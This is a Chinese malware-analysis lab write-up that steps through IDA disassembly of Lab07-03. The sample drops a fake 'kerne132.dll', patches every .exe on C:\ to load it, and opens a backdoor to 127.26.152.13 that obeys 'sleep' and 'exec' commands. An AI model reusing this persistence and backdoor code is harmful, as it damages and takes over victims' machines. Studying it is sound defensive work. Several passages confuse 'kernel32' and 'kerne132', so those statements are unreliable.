::0040146C      jz      short loc_401484
::0040146E      mov     dl, [eax+1]
::00401471      mov     bl, [esi+1]
::00401474      mov     cl, dl

```

exec、sleep 应该是两个函数，可能分别是执行命令、休眠功能，最重要的是

“127.26.152.13”，这显然是一个 IP 地址，再结合前面说到该 dll 文件导入了 ws2_32.dll 会有网络相关行为，该 dll 很可能会访问这个 IP 地址。

但分析到这，还是看不出该恶意代码实现持久化驻留的方法是什么（其他可能的行为倒是推测了不少…），还是得用 IDA Pro 看代码。

main 函数一开始先将 argc 值与 2 进行比较，检查了运行这个 exe 文件的命令行参数是否为 2，如果不是，则会跳转至 loc_401813 处：

```

-----
xt:00401813  loc_401813:      ; CODE XREF: _main+E↑j
xt:00401813      ; _main+4F↑j
xt:00401813      pop     edi |
xt:00401814      pop     esi
xt:00401815      pop     ebp
xt:00401816      xor     eax, eax
xt:00401818      pop     ebx
xt:00401819      add     esp, 44h
xt:0040181C      retn
xt:0040181C  _main           endp

```

这使程序直接结束，也就是说如果我们尝试进行动态调试时采用双击运行的方式，程序会直接退出。然后该程序获取命令行参数地址列表 argv[]，并通过偏移（[eax+4]，每个地址 4 字节）将 argv[1]（第二个参数）保存在 eax 中，此外，还将一字符串

“WARNING_THIS_WILL_DESTROY_YOUR_MACHINE” 保存在 esi 中，接下来可能会对两者进行操作。


```

<:00401474      mov     cl, dl
<:00401476      cmp     dl, bl
<:00401478      jnz     short loc_401488
<:0040147A      add     eax, 2
<:0040147D      add     esi, 2
<:00401480      test    cl, cl
<:00401482      jnz     short loc_401460
<:00401484
<:00401484 loc_401484:      xor     eax, eax           ; CODE XREF: _main+2C7j
<:00401484      jmp     short loc_40148D
<:00401488      ; -----|-----
<:00401488 loc_401488:      sbb     eax, eax           ; CODE XREF: _main+287j
<:00401488      sbb     eax, 0FFFFFFFh    ; _main+387j
<:0040148A
<:0040148D loc_40148D:      test    eax, eax           ; CODE XREF: _main+467j
<:0040148F      jnz     loc_401813
<:00401495      mov     edi, ds:CreateFileA
<:0040149B      push    eax               ; hTemplateFile
<:0040149C      push    eax               ; dwFlagsAndAttributes
<:0040149D      push    3                 ; dwCreationDisposition
<:0040149F      push    eax               ; lpSecurityAttributes

```

紧接着在 loc_401460 处出现了一个循环，该循环用于比较 eax 和 esi 中值是否相同，也就是比较运行该恶意代码的第二个命令行参数是否是字符串

“WARNING_THIS_WILL_DESTROY_YOUR_MACHINE”。若不相同，则会跳转至 loc_401388 处，在这里对 eax 进行操作使 eax 不为 0。

若遍历完参数到末尾，即两者相同，会跳转到 loc_401484 处，使 eax 值为 0。

无论是否相同，最后都会执行到 loc_40148D 处（正常按序执行到此处或通过跳转），唯一不同的是：若不相同，则 eax 值不为 0；若相同，则 eax 值为 0。于是 loc_40148D 处首先就检查 eax 值是否为零：

若不为零，即参数与字符串不相等，则跳转至 loc_401813 处，会使程序直接退出。

也就是说这个恶意代码首先会检查命令行参数是否有两个，然后检查第二个参数是否为指定字符串，若不满足，则恶意代码都会直接退出。因此使恶意代码正常运行的方式应该是：在命令行中输入命令[Lab07-03.exe 路径] WARNING_THIS_WILL_DESTROY_YOUR_MACHINE。

接下来我们再看恶意代码正常运行后会做哪些事。

```

text:004014A0      push    1                  ; dwShareMode
text:004014A2      push    80000000h          ; dwDesiredAccess
text:004014A7      push    offset FileName    ; "C:\\Windows\\System32\\Kernel32.d
text:004014AC      call    edi                ; CreateFileA
text:004014AE      mov     ebx, ds:CreateFileMappingA
text:004014B4      push    0                  ; lpName
text:004014B6      push    0                  ; dwMaximumSizeLow
text:004014B8      push    0                  ; dwMaximumSizeHigh
text:004014BA      push    2                  ; flProtect
text:004014BC      push    0                  ; lpFileMappingAttributes
text:004014BE      push    eax                ; hFile
text:004014BF      mov     [esp+6Ch+hObject], eax
text:004014C3      call    ebx                ; CreateFileMappingA
text:004014C5      mov     ebp, ds:MapViewOfFile
text:004014CB      push    0                  ; dwNumberOfBytesToMap
text:004014CD      push    0                  ; dwFileOffsetLow
text:004014CF      push    0                  ; dwFileOffsetHigh
text:004014D1      push    4                  ; dwDesiredAccess
text:004014D3      push    eax                ; hFileMappingObject
text:004014D4      call    ebp                ; MapViewOfFile
text:004014D6      push    0                  ; hTemplateFile
text:004014D8      push    0                  ; dwFlagsAndAttributes
text:004014DA      push    3                  ; dwCreationDisposition
text:004014DC      push    0                  ; lpSecurityAttributes

```

通过调用 CreateFileA、CreateFileMappingA、MapViewOfFile 来打开 Kernel32.dll 并将其映射到了内存。

```
:004014DE      push     1                ; dwShareMode
:004014E0      mov      esi, eax
:004014E2      push     10000000h        ; dwDesiredAccess
:004014E7      push     offset ExistingFileName ; "Lab07-03.dll"
:004014EC      mov      [esp+70h+argc], esi
:004014F0      call     edi ; CreateFileA
:004014F2      cmp      eax, 0FFFFFFFFh
:004014F5      mov      [esp+54h+var_4], eax
:004014F9      push     0                ; lpName
:004014FB      jnz      short loc_401503
:004014FD      call     ds:exit
:00401503      ; -----
:00401503      loc_401503:                ; CODE XREF: _main+BB↑j
:00401503      push     0                ; dwMaximumSizeLow
:00401505      push     0                ; dwMaximumSizeHigh
:00401507      push     4                ; flProtect
:00401509      push     0                ; lpFileMappingAttributes
:0040150B      push     eax               ; hFile
:0040150C      call     ebx ; CreateFileMappingA
:0040150E      cmp      eax, 0FFFFFFFFh
:00401511      push     0                ; dwNumberOfBytesToMap
:00401513      jnz      short loc_40151B
:00401515      call     ds:exit
:0040151B      ; -----
:0040151B      loc_40151B:                ; CODE XREF: _main+D3↑j
```

然后同样的方法打开了 Lab07-03.dll 并映射到内存。

```
:xt:0040151B      loc_40151B:                ; CODE XREF: _main+D3↑j
:xt:0040151B      push     0                ; dwFileOffsetLow
:xt:0040151D      push     0                ; dwFileOffsetHigh
:xt:0040151F      push     0F001Fh         ; dwDesiredAccess
:xt:00401524      push     eax               ; hFileMappingObject
:xt:00401525      call     ebp ; MapViewOfFile
:xt:00401527      mov      ebp, eax
:xt:00401529      test     ebp, ebp
:xt:0040152B      mov      [esp+54h+argv], ebp
:xt:0040152F      jnz      short loc_401538
:xt:00401531      push     eax               ; Code
:xt:00401532      call     ds:exit
:xt:00401538      ; -----
:xt:00401538      loc_401538:                ; CODE XREF: _main+EF↑j
:xt:00401538      mov      edi, [esi+3Ch]
:xt:0040153B      push     esi
:xt:0040153C      add      edi, esi
:xt:0040153E      push     edi
:xt:0040153F      mov      [esp+5Ch+var_1C], edi
:xt:00401543      mov      eax, [edi+78h]
:xt:00401546      push     eax
:xt:00401547      call     sub_401040
:xt:0040154C      mov      esi, [ebp+3Ch]
:xt:0040154F      push     ebp
```

从 loc_401538 开始是大量的 mov、push 操作，这些操作是在干嘛并不能轻易看懂，但在这些 mov、push 操作中夹杂了几次 call 指令，每一组 mov、push 操作后都会调用一次 sub_401040，几次调用之后还调用了 sub_401070，这两个函数也都是在进行各种内存操作，并不能清楚地分析出操作地目的是什么，但结合前面恶意代码将两个 dll 文件打开并映射到内存中，这些操作应该是在对它们进行操作。

跳出这两个调用继续往下看，仍旧是非常多的内存操作，直到 loc_4017D4 处，这里开始出现了 Windows API 调用以及重要字符串信息。

```

t:00401547      call     sub_401040
t:0040154C      mov     esi, [ebp+3Ch]
t:0040154F      push    ebp
t:00401550      add     esi, ebp
t:00401552      mov     ebx, eax
t:00401554      push    esi
t:00401555      mov     [esp+68h+var_30], ebx
t:00401559      mov     ecx, [esi+78h]
t:0040155C      push    ecx
t:0040155D      call    sub_401040
t:00401562      mov     edx, [esp+6Ch+argC]
t:00401566      mov     ebp, eax
t:0040156B      mov     eax, [ebx+1Ch]
t:0040156B      push    edx
t:0040156C      push    edi
t:0040156D      push    eax
t:0040156E      call    sub_401040
t:00401573      mov     ecx, [esp+78h+argC]
t:00401577      mov     edx, [ebx+24h]
t:0040157A      push    ecx
t:0040157B      push    edi
t:0040157C      push    edx
t:0040157D      mov     [esp+84h+var_38], eax
t:00401581      call    sub_401040
t:00401586      mov     ecx, [ebx+20h]
t:00401589      mov     [esp+84h+var_20], eax
t:0040158D      mov     eax, [esp+84h+argC]

```

从先前调用了两次 CreateFileA 函数后对返回值的处理可以知道：hObject 和 var_4 分别保存了打开两个文件的句柄，因此这里先调用的两次 CloseHandle 是将两个被打开文件的句柄关闭，这意味着恶意代码完成了对文件内存映射的编辑操作并保存回文件。

然后调用了 CopyFileA，从参数来看，是将 Lab07-03.dll 复制到 C:\windows\system32\下，并命名为 kerne132.dll。

```

t:004017D4      loc_4017D4:      ; CODE XREF: _main+200↑j
t:004017D4      mov     ecx, [esp+54h+hObject]
t:004017D8      mov     esi, ds:CloseHandle
t:004017DE      push    ecx      ; hObject
t:004017DF      call    esi      ; CloseHandle
t:004017E1      mov     edx, [esp+54h+var_4]
t:004017E5      push    edx      ; hObject
t:004017E6      call    esi      ; CloseHandle
t:004017E8      push    0        ; bFailIfExists
t:004017EA      push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
t:004017EF      push    offset ExistingFileName ; "Lab07-03.dll"
t:004017F4      call    ds:CopyFileA
t:004017FA      test    eax, eax
t:004017FC      push    0        ; int
t:004017FE      jnz     short loc_401806
t:00401800      call    ds:exit
t:00401806      ; -----
t:00401806      loc_401806:      ; CODE XREF: _main+3BE↑j
t:00401806      push    offset aC ; "C:\\*"
t:0040180B      call    sub_4011E0
t:00401810      add     esp, 8

```

在接下来的 loc_401806 处又出现了一次重要的函数调用：调用了 sub_4011E0 子函数，传入的参数为字符串“C:*”，接下来双击跳转至该子函数查看。


```

004011E0 ; int __cdecl sub_4011E0(LPCSTR lpFileName, int)
004011E0 sub_4011E0      proc near                ; CODE XREF: sub_4011E0+16F↓p
004011E0                                     ; _main+3CB↓p

```

首先要注意，传入的参数被标记为 lpFileName。

```

4011E0 hFindFile      = dword ptr -144h
4011E0 FindFileData    = _WIN32_FIND_DATAA ptr -140h
4011E0 lpFileName      = dword ptr  4
4011E0 arg_4            = dword ptr  8
4011E0
4011E0      mov     eax, [esp+arg_4]
4011E4      sub     esp, 144h
4011E8      cmp     eax, 7
4011ED      push    ebx
4011EE      push    ebp
4011EF      push    esi
4011F0      push    edi
4011F1      jg      loc_401434
4011F7      mov     ebp, [esp+154h+lpFileName]
4011FE      lea     eax, [esp+154h+FindFileData]
401202      push    eax                ; lpFindFileData
401203      push    ebp                ; lpFileName
401204      call    ds:FindFirstFileA
40120A      mov     esi, eax
40120C      mov     [esp+154h+hFindFile], esi
401210
401210 loc_401210:                ; CODE XREF: sub_4011E0+247↓j
401210      cmp     esi, 0FFFFFFFFh
401213      jz      loc_40142C
401219      test    byte ptr [esp+154h+FindFileData.dwFileAttributes], 10h

```

先调用了 FindFirstFile，在 C:\ 下查找第一个文件或目录并返回其句柄。

然后是大量的比较、算术运算等指令，难以轻易看出其目的，暂不分析。这些代码中夹杂着可能的两个 malloc 函数、可能的一次 sub_4011E0 调用，也就是我们正在分析的这个子函数，说明该子函数可能出现递归调用。比较重要的是后面出现了一次 strcmp 函数调用。

```

:t:0040135C loc_40135C:                ; CODE XREF: sub_4011E0+3E↑j
:t:0040135C                                     ; sub_4011E0+7C↑j ...
:t:0040135C      lea     edi, [esp+154h+FindFileData.cFileName]
:t:00401360      or      ecx, 0FFFFFFFFh
:t:00401363      xor     eax, eax
:t:00401365      repne scasb
:t:00401367      not     ecx
:t:00401369      dec     ecx
:t:0040136A      mov     edi, ebp
:t:0040136C      lea     ebx, [esp+ecx+154h+FindFileData.dwReserved1]
:t:00401370      or      ecx, 0FFFFFFFFh
:t:00401373      repne scasb
:t:00401375      not     ecx
:t:00401377      dec     ecx
:t:00401378      lea     edi, [esp+154h+FindFileData.cFileName]
:t:0040137C      mov     edx, ecx
:t:0040137E      or      ecx, 0FFFFFFFFh
:t:00401381      repne scasb
:t:00401383      not     ecx
:t:00401385      dec     ecx
:t:00401386      lea     eax, [edx+ecx+1]
:t:0040138A      push    eax                ; Size
:t:0040138B      call    ds:malloc
:t:00401391      mov     edx, [esp+158h+lpFileName]
:t:00401398      mov     ebp, eax

```

strcmp 函数的参数压栈指令在上面一段距离处，两个参数分别是字符串 “.exe” 和调用 FindFirstFile 函数返回的 FindFileData 结构中的 dwReserved1 字段，该字段是系统保留字段，

然后 strcmp 函数比较两者是否相同，相同则返回值为 0，于是两字符串相同则不跳转值 loc_40140C，而是压栈 lpFileName 然后调用 sub_4010A0，这里先不直接分析 sub_4010A0 函数，而是看看调用 sub_4010A0 后还做了什么。

```

xt:004013E9      dec     edi
xt:004013EA      shr     ecx, 2
xt:004013EB      rep movsd
xt:004013EF      mov     ecx, edx
xt:004013F1      and     ecx, 3
xt:004013F4      rep movsb
xt:004013F6      call    ds:_strcmp
xt:004013FC      add     esp, 0Ch
xt:004013FF      test    eax, eax
xt:00401401      jnz     short loc_40140C
xt:00401403      push    ebp                ; lpFileName
xt:00401404      call    sub_4010A0
xt:00401409      add     esp, 4
xt:0040140C
xt:0040140C loc_40140C:                ; CODE XREF: sub_4011E0+221↑j
xt:0040140C      mov     ebp, [esp+154h+lpFileName]
xt:00401413
xt:00401413 loc_401413:                ; CODE XREF: sub_4011E0+177↑j
xt:00401413      mov     esi, [esp+154h+hFindFile]
xt:00401417      lea     eax, [esp+154h+FindFileData]

t:00401413 loc_401413:                ; CODE XREF: sub_4011E0+177↑j
t:00401413      mov     esi, [esp+154h+hFindFile]
t:00401417      lea     eax, [esp+154h+FindFileData]
t:0040141B      push    eax                ; lpFindFileData
t:0040141C      push    esi                ; hFindFile
t:0040141D      call    ds:FindNextFileA
t:00401423      test    eax, eax
t:00401425      jz      short loc_401434
t:00401427      jmp     loc_401210
t:0040142C ; -----
t:0040142C
t:0040142C loc_40142C:                ; CODE XREF: sub_4011E0+33↑j
t:0040142C      push    0FFFFFFFFh        ; hFindFile
t:0040142E      call    ds:FindClose
t:00401434
t:00401434 loc_401434:                ; CODE XREF: sub_4011E0+11↑j
t:00401434                        ; sub_4011E0+245↑j
t:00401434      pop     edi
t:00401434      pop     esi
t:00401435      pop     ebp
t:00401436      pop     ebx
t:00401437      add     esp, 144h
t:00401438      retn
t:0040143E sub_4011E0      endp

```

紧接着便是调用 FindNextFileA 函数，我们之前就说过：FindFirstFile 和 FindNextFile 函数结合使用可以遍历目录，而在调用了 FindNextFileA 函数后只要返回值不为 0（没有遍历完）就会跳转回 loc_401210 处，

```

t:00401210
t:00401210 loc_401210:                ; CODE XREF: sub_4011E0+247↓j
t:00401210      cmp     esi, 0FFFFFFFFh
t:00401213      jz      loc_40142C
t:00401219      test    byte ptr [esp+154h+FindFileData.dwFileAttributes], 10h
t:0040121E      jz      loc_40135C
t:00401224      mov     esi, offset a_ ; "."
t:00401229      lea     eax, [esp+154h+FindFileData.cFileName]
t:0040122D
t:0040122D loc_40122D:                ; CODE XREF: sub_4011E0+6F↓j
t:0040122D      mov     dl, [eax]
t:0040122F      mov     bl, [esi]

```


该位置在刚调用完 FindFirstFileA 函数处。也就是说 sub_4011E0 函数用来遍历 C:\，查找.exe 文件，只要发现了一个.exe 文件就调用一次 sub_4010A0，而之前说的可能出现递归，则应该这是由于子目录的存在，遍历到一个子目录便会有有一次递归调用 sub_4011E0 出现。

接下来我们再看一下 sub_4010A0 函数的作用。

```

-----
text:004010BA      ; -----
text:004010BB      push    eax                ; lpFileName
text:004010C1      call    ds:CreateFileA
text:004010C3      push    0                 ; lpName
text:004010C5      push    0                 ; dwMaximumSizeLow
text:004010C7      push    0                 ; dwMaximumSizeHigh
text:004010C9      push    4                 ; flProtect
text:004010CB      push    0                 ; lpFileMappingAttributes
text:004010CD      push    eax               ; hFile
text:004010CE      mov     [esp+34h+var_4], eax
text:004010D0      call    ds:CreateFileMappingA
text:004010D6      push    0                 ; dwNumberOfBytesToMap
text:004010D8      push    0                 ; dwFileOffsetLow
text:004010DA      push    0                 ; dwFileOffsetHigh
text:004010DC      push    0F001Fh          ; dwDesiredAccess
text:004010DE      push    eax               ; hFileMappingObject
text:004010E0      mov     [esp+30h+hObject], eax
text:004010E2      call    ds:MapViewOfFile
text:004010E4      mov     esi, eax
text:004010E6      test    esi, esi
text:004010E8      mov     [esp+1Ch+var_C], esi
text:004010EA      jz      loc_4011D5
text:004010EC      mov     ebp, [esi+3Ch]
text:004010EE      mov     ebx, ds:IsBadReadPtr
-----

```

首先是 CreateFileA、CreateFileMappingA、MapViewOfFile 函数的组合调用，这意味着该函数先是将传入的参数（文件路径）打开并映射到内存中，恶意代码接下来大概率会直接对内存进行操作实现文件修改，而不调用其他 Windows API，这使我们会难以分析恶意代码具体做出了什么修改。

```

t:004010FD      mov     ebx, ds:IsBadReadPtr
t:00401103      add     ebp, esi
t:00401105      push    4                 ; ucb
t:00401107      push    ebp               ; lp
t:00401109      call    ebx ; IsBadReadPtr
t:0040110B      test    eax, eax
t:0040110D      jnz     loc_4011D5
t:0040110F      cmp     dword ptr [ebp+0], 4550h
t:00401111      jnz     loc_4011D5
t:00401113      mov     ecx, [ebp+80h]
t:00401115      push    esi
t:00401117      push    ebp
t:00401119      push    ecx
t:0040111B      call    sub_401040
t:0040111D      add     esp, 0Ch
t:0040111F      mov     edi, eax
t:00401121      push    14h              ; ucb
t:00401123      push    edi               ; lp
t:00401125      call    ebx ; IsBadReadPtr
t:00401127      test    eax, eax
t:00401129      jnz     loc_4011D5
t:0040112B      add     edi, 0Ch
-----

```

然后是四次 IsBadReadPtr 函数的调用，该函数用来检查进程是否有权限访问指定的内存块，即检查指针是否有效。

```

.text:00401161      push    14h          ; ucb
.text:00401163      push    ebx          ; lp
.text:00401164      call   ds:IsBadReadPtr
.text:0040116A      test    eax, eax
.text:0040116C      jnz     short loc_4011D5
.text:0040116E      push    offset Str2    ; "kernel32.dll"
.text:00401173      push    ebx            ; Str1
.text:00401174      call   ds:_stricmp
.text:0040117A      add     esp, 8
.text:0040117D      test    eax, eax
.text:0040117F      jnz     short loc_4011A7
.text:00401181      mov     edi, ebx
.text:00401183      or      ecx, 0FFFFFFFh

```

紧接着调用了一次 `stricmp` 函数检查一个字符串是否为“kernel32.dll”，这个字符串也是通过内存地址、偏移获取的，并不好分析具体是什么位置的一个字符串。

然后虽然没有出现 API 调用，但是有三个十分特殊的指令：`repne scasb`、`rep movsd`、`rep movsb`。

首先是 `repne scasb`，00401183 至 0040118A 的代码配合使用来计算字符串长度，`or` 指令设置循环次数为 -1，然后 `repnz scasb` 一直重复搜索到 `edi` 中地址指向的字符串末尾的 0，最后 `eax` 中保存字符串长度。而 `ebx` 值赋给了 `edi`，`ebx` 中保存的是上面那个 `Str1` 字符串的地址。

```

t:00401181      mov     edi, ebx
t:00401183      or      ecx, 0FFFFFFFh
t:00401186      repne  scasb
t:00401188      not     ecx
t:0040118A      mov     eax, ecx
t:0040118C      mov     esi, offset dword_403010
t:00401191      mov     edi, ebx
t:00401193      shr     ecx, 2
t:00401196      rep  movsd
t:00401198      mov     ecx, eax
t:0040119A      and     ecx, 3
t:0040119D      rep  movsb
t:0040119F      mov     esi, [esp+1Ch+var_C]
t:004011A3      mov     edi, [esp+1Ch+lpFileName]
t:004011A7      loc_4011A7:
t:004011A7      add     edi, 14h          ; CODE XREF: sub_4010A0+DF↑j
t:004011AA      jmp     short loc_4011A2

```

`rep movsb` 指令，这个指令一般也是用来搬运字符串，但是看上去在这里并没有发挥实质性作用。

```

00403010      dword_403010      dd 6E726568h          ; DATA XREF: sub_4010A0+EC↑o
00403010      ; _main+1A8↑r
00403014      dword_403014      dd 32333165h          ; DATA XREF: _main+1B9↑r
00403018      dword_403018      dd 6C6C642Eh          ; DATA XREF: _main+1C2↑r
0040301C      dword_40301C      dd 0                  ; DATA XREF: _main+1CB↑r
00403020      ; char Str2[]
00403020      Str2              db 'kerne132.dll',0      ; DATA XREF: sub_4010A0+CE↑o
0040302D      align 10h
00403030      ; char a_exe[]
00403030      a_exe             db '.exe',0          ; DATA XREF: sub_4011E0+1C1↑o
00403035      align 4
00403038      asc_403038        db '\*',0          ; DATA XREF: sub_4011E0+13D↑o
0040303B      align 4
0040303C      a_                db '...',0          ; DATA XREF: sub_4011E0+82↑o
0040303F      align 10h
00403040      a_                db '...',0          ; DATA XREF: sub_4011E0+44↑o
00403042      align 4
00403044      ; CHAR ac[]
00403044      ac               db 'C:\*',0          ; DATA XREF: _main:loc_4018061

```

然后是 rep movsd 指令，rep 是重复执行，前面 shr 指令设置重复次数，每次 ecx 不等于 0 便执行一次 movsd 指令，0040118C 至 00401196 的代码配合使用来将 dword_403010 处的 ecx 个 dword 复制到 ebx 中保存的地址处。先来看看这个要复制的字符串内容是什么，双击 dword_403010 跳转，

```
00403010 aKernel32_dll db 'kerne132.dll',0 ; DATA XREF: sub_4010A0+EC↑o
00403010 ; _main+1A8↑r ...
0040301D db 0
0040301E db 0
0040301F db 0
00403020 ; char Str2[]
00403020 Str2 db 'kernel32.dll',0 ; DATA XREF: sub_4010A0+CE↑o
0040302D align 10h
00403030 ; char a_exe[]
00403030 a_exe db '.exe',0 ; DATA XREF: sub_4011E0+1C1↑o
00403035 align 4
00403038 asc_403038 db '\*',0 ; DATA XREF: sub_4011E0+13D↑o
0040303B align 4
0040303C a__ db '...',0 ; DATA XREF: sub_4011E0+82↑o
0040303F align 10h
00403040 a_ db '.',0 ; DATA XREF: sub_4011E0+44↑o
00403042 align 4
00403044 ; CHAR aC[]
00403044 aC db 'C:\*',0 ; DATA XREF: main:loc_401806↑c
```

可以看到这个字符串是“kernel32.dll”。而我们先前分析了，文件加载到内存中后某处的 Str1 先被用来跟“kernel32.dll”作比较，再结合此处，可以推测这部分代码是要将一个 .exe 文件中的“kernel32.dll”字符串特换成“kernel32.dll”。

再往下比较重要的是一个向上的跳转，这意味着可能有一个循环，看看跳转到哪里，向上跳转的目的地是最后一个 IsBadReadPtr 函数调用前，且若 IsBadReadPtr 检测到指针不合法，就会跳出该循环，如果合法则调用 strcmp 函数比较字符串是否为“kernel32.dll”，然后再正常向下执行，这意味着该子函数应该是将文件打开映射到内存中后，遍历这一段内存空间（或其中某一段），查找“kernel32.dll”字符串，查找到后则将该字符串替换为“kernel32.dll”。

最后是关闭映射和句柄、做函数返回前的清理工作并返回。

现在我们可以对这个 Lab07-03.exe 做的事做一个总结：它首先将 Lab07-03.dll 复制到 C:\Windows\System32\下并重命名为 kernel32.dll，然后将扫描 C:\下所有文件，找出 .exe 文件并将其中的“kernel32.dll”字符串全部修改为“kernel32.dll”，而 .exe 文件中出现 kernel32.dll 字符串的情况一般都是该文件要导入 kernel32.dll 中的函数，因此这样做使 C 盘下的 .exe 文件在试图导入 kernel32.dll 的函数时都去加载 kernel32.dll。这便是该恶意代码实现持久化驻留的方法。


```

ext:004011AC ; -----
ext:004011AC
ext:004011AC loc_4011AC: ; CODE XREF: sub_4010A0+B0↑j
ext:004011AC add ebp, 0D0h
ext:004011B2 xor ecx, ecx
ext:004011B4 push esi ; lpBaseAddress
ext:004011B5 mov [ebp+0], ecx
ext:004011B8 mov [ebp+4], ecx
ext:004011BB call ds:UnmapViewOfFile
ext:004011C1 mov edx, [esp+1Ch+hObject]
ext:004011C5 mov esi, ds:CloseHandle
ext:004011CB push edx ; hObject
ext:004011CC call esi ; CloseHandle
ext:004011CE mov eax, [esp+1Ch+var_4]
ext:004011D2 push eax ; hObject
ext:004011D3 call esi ; CloseHandle
ext:004011D5
ext:004011D5 loc_4011D5: ; CODE XREF: sub_4010A0+54↑j
ext:004011D5 ; sub_4010A0+6C↑j ...
ext:004011D5 pop edi
ext:004011D6 pop esi
ext:004011D7 pop ebp
ext:004011D8 pop ebx
ext:004011D9 add esp, 0Ch
ext:004011DC retn
ext:004011DC sub_4010A0 endp

```

3.2 这个恶意代码的两个明显的基于主机特征是什么？

由上述分析，一个明显的特征就是它会使用一个硬编码的文件名“kernel32.dll”，此外 Lab07-03.exe 中就没有其他明显的基于主机特征了，但回想起最开始的静态分析，通过 PEvent 看到了 Lab07-03.dll 中导入了互斥量相关函数，而互斥量常采用硬编码命名，这可能是个不错的特征。接下来就去看看相关代码。

```

:ext:1000102E mov al, byte_10026054
:ext:10001033 mov ecx, 3FFh
:ext:10001038 mov [esp+1208h+buf], al
:ext:1000103F xor eax, eax
:ext:10001041 lea edi, [esp+1208h+var_FFF]
:ext:10001048 push offset Name ; "SADFHUHF"
:ext:1000104D rep stosd
:ext:1000104F stosw
:ext:10001051 push 0 ; bInheritHandle
:ext:10001053 push 1F0001h ; dwDesiredAccess
:ext:10001058 stosb
:ext:10001059 call ds:OpenMutexA
:ext:1000105F test eax, eax
:ext:10001061 jnz loc_100011E8
:ext:10001067 push offset Name ; "SADFHUHF"
:ext:1000106C push eax ; bInitialOwner
:ext:1000106D push eax ; lpMutexAttributes
:ext:1000106E call ds:CreateMutexA
:ext:10001074 lea ecx, [esp+1208h+WSAData]
:ext:10001078 push ecx ; lpWSAData
:ext:10001079 push 202h ; wVersionRequested
:ext:1000107E call ds:WSAStartup
:ext:10001084 test eax, eax

```

Lab07-03.dll 的 DllMain 中一上来就使用了互斥量相关函数，尝试打开（创建）的互斥量采用硬编码命名，名字为“SADFHUHF”，这是另一个明显的基于主机特征。

3.3 这个程序的目的是什么？

根据先前的分析，Lab07-03.exe 的主要功能是实现持久化驻留，起一个辅助作用，程序的只要目的应还是在 Lab07-03.dll 中实现，接着上面互斥量相关代码继续往下分析。

DLL 程序确定了只有一个恶意代码实例在运行后，立马调用了 WSAStartup 函数，在该章的学习中我们知道：如果想调用 ws2_32.dll (Winsock 库) 中的函数，必须先调用 WSAStartup 函数初始化 Win32 sockets 系统——该函数的调用意味着接下来要使用 Winsock API 了。

```

t:1000107E      call     ds:WSAStartup
t:10001084      test     eax, eax
t:10001086      jnz     loc_100011E8
t:1000108C      push     6                ; protocol
t:1000108E      push     1                ; type
t:10001090      push     2                ; af
t:10001092      call     ds:socket
t:10001098      mov     esi, eax
t:1000109A      cmp     esi, 0FFFFFFFFh
t:1000109D      jz      loc_100011E2
t:100010A3      push     offset cp        ; "127.26.152.13"
t:100010A8      mov     [esp+120Ch+name.sa_family], 2
t:100010AF      call     ds:inet_addr
t:100010B5      push     50h              ; hostshort
t:100010B7      mov     dword ptr [esp+120Ch+name.sa_data+2], eax
t:100010BB      call     ds:htons
t:100010C1      lea     edx, [esp+1208h+name]
t:100010C5      push     10h              ; namelen
t:100010C7      push     edx              ; name
t:100010C8      push     esi              ; s
t:100010C9      mov     word ptr [esp+1214h+name.sa_data], ax
t:100010CE      call     ds:connect
-----

```

先是调用 socket 函数创建套接字；然后可以看到出现了一个 IP 地址字符串“127.26.152.13”，inet_addr 函数将其转换成一个无符号长整型数；调用 htons 函数前指定了端口号 50h，也就是 80 端口，再用该函数将整型端口号变量从主机字节顺序转变成网络字节顺序；最后调用 connect 函数向 127.26.152.13 下的远程套接字打开一个连接。

```

ext:100010D7      jz      loc_100011DB
ext:100010DD      mov     ebp, ds:strncmp
ext:100010E3      mov     ebx, ds:CreateProcessA
ext:100010E9      loc_100010E9:
ext:100010E9      ; CODE XREF: DllMain(x,x,x)+12A4j
ext:100010E9      ; DllMain(x,x,x)+14F4j ...
ext:100010E9      mov     edi, offset buf ; "hello"
ext:100010EE      or      ecx, 0FFFFFFFFh
ext:100010F1      xor     eax, eax
ext:100010F3      push     0                ; flags
ext:100010F5      repne scasb
ext:100010F7      not     ecx
ext:100010F9      dec     ecx
ext:100010FA      push     ecx              ; len
ext:100010FB      push     offset buf      ; "hello"
ext:10001100      push     esi              ; s
ext:10001101      call     ds:send
ext:10001107      cmp     eax, 0FFFFFFFFh
ext:1000110A      jz      loc_100011DB
ext:10001110      push     1                ; how
ext:10001112      push     esi              ; s
ext:10001113      call     ds:shutdown
ext:10001119      cmp     eax, 0FFFFFFFFh
ext:1000111C      jz      loc_100011DB
ext:10001122      push     0                ; flags
ext:10001124      lea     eax, [esp+120Ch+buf]
ext:1000112B      push     1000h            ; len

```


不过并没有马上调用那两个函数。可以看到 buf 中储存着字符串“hello”，然后调用 send 函数将该字符串发送到远程服务器端。发送完“hello”后便调用 recv 函数从远程套接字接收数据并保存在 buf 中。然后将先比较接收到的数据中前 5 个字符是否为“sleep”，如果是则会调用 Sleep 函数休眠 60000h 毫秒再跳转到 loc_100010E9 处；如果不是，则跳转到 loc_10001161 处。

```

|000111C      jz      loc_100011DB
|0001122      push    0                ; flags
|0001124      lea     eax, [esp+120Ch+buf]
|000112B      push    1000h           ; len
|0001130      push    eax              ; buf
|0001131      push    esi              ; s
|0001132      call   ds:recv
|0001138      test   eax, eax
|000113A      jle     short loc_100010E9
|000113C      lea     ecx, [esp+1208h+buf]
|0001143      push    5                ; MaxCount
|0001145      push    ecx              ; Str2
|0001146      push    offset Str1       ; "sleep"
|000114B      call   ebp ; strncmp
|000114D      add     esp, 0Ch
|0001150      test   eax, eax
|0001152      jnz     short loc_10001161
|0001154      push    60000h           ; dwMilliseconds
|0001159      call   ds:Sleep
|000115F      jmp     short loc_100010E9

:10001161 loc_10001161:                ; CODE XREF: DllMain(x,x,x)+142↑j
:10001161      lea     edx, [esp+1208h+buf]
:10001168      push    4                ; MaxCount
:1000116A      push    edx              ; Str2
:1000116B      push    offset aExec       ; "exec"
:10001170      call   ebp ; strncmp
:10001172      add     esp, 0Ch
:10001175      test   eax, eax
:10001177      jnz     short loc_100011B6
:10001179      mov     ecx, 11h
:1000117E      lea     edi, [esp+1208h+StartupInfo]
:10001182      rep stosd
:10001184      lea     eax, [esp+1208h+ProcessInformation]
:10001188      lea     ecx, [esp+1208h+StartupInfo]
:1000118C      push    eax              ; lpProcessInformation
:1000118D      push    ecx              ; lpStartupInfo
:1000118E      push    0                ; lpCurrentDirectory
:10001190      push    0                ; lpEnvironment
:10001192      push    8000000h         ; dwCreationFlags
:10001197      push    1                ; bInheritHandles
